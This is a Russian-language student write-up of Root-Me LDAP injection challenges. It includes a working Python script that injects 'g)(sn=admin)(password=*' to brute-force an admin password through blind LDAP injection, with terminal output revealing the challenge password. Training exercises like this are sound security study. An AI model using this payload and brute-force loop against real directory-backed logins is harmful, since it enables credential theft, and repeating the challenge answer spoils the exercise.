Урок 7. LDAP injection


Задание 1:

Выполнить задание на LDAP injection


https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-authentication

Решение:

Воспользовался вложенным выражением:



и результат:



Задание 2, 3*, 4*:

Выполнить задание на Blind LDAP injection
https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-blind

Решение:

К сожалению через Burp мне было сложнее выполнить это задание, чем через скрипт. Опыт в программировании у меня есть (Front-end), поэтому я выполнил это задание лишь через скрипт, но когда будет больше свободного времени разберусь как это делается и через Burp.


Что требуется для эксплуатации слепой LDAP-инъекции:

1) В патенциально уязвимом поле получить 3 статуса ответа: ошибку, статус «не найдено» или же False и статус с результатом (True)

2) В нашем случае необходимо было определить по какому полю/параметру происходил поиск пользователя. У нас это поле E-mail.

3) На основе полученных данных построить валидное LDAP выажение для эксплуатации.

Вот попытки выполнить задание через Burp:



Дальше этого я не двинулся. Нашёл лишь из каких символов состоит пароль.

А вот собственно скриншот кода на Python:

```python
import requests


page_dir = 'http://challenge01.root-me.org/web-serveur/ch26/?action=dir&search='
charset1 = 'abcdefghijklmnopqrstuvwxyz0123456789'
charset2 = ''
payload = 'g)(sn=admin)(password=*'
password = ''

print(f'Charset is {charset1}')
print('Reducing charset...')

for char in charset1:
    response = requests.get(f'{page_dir}{payload}{char}')
    if '1 results' in response.text:
        charset2 += char
        print(char, end='', flush=True)

print(f"\nBruting admin\'s password with charset \'{charset2}\'...")

char_find = True
while char_find:
    char_find = False
    for char in charset2:
        response = requests.get(f'{page_dir}{payload}{char}')
        if '1 results' in response.text:
            char_find = True
            payload += char
            password += char
            print(char, end='', flush=True)

print(f"\nPassword is \'{password}\'")
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

maks@maks-All-Series:~/Рабочий стол$ python3 ./script.py
Charset is abcdefghijklmnopqrstuvwxyz0123456789
Reducing charset...
degorsyz34569
Bruting admin's password with charset 'degorsyz34569'...
dsy365gdzerzo94
Password is 'dsy365gdzerzo94'
maks@maks-All-Series:~/Рабочий стол$
```

Результат его работы можно видеть в терминале внизу.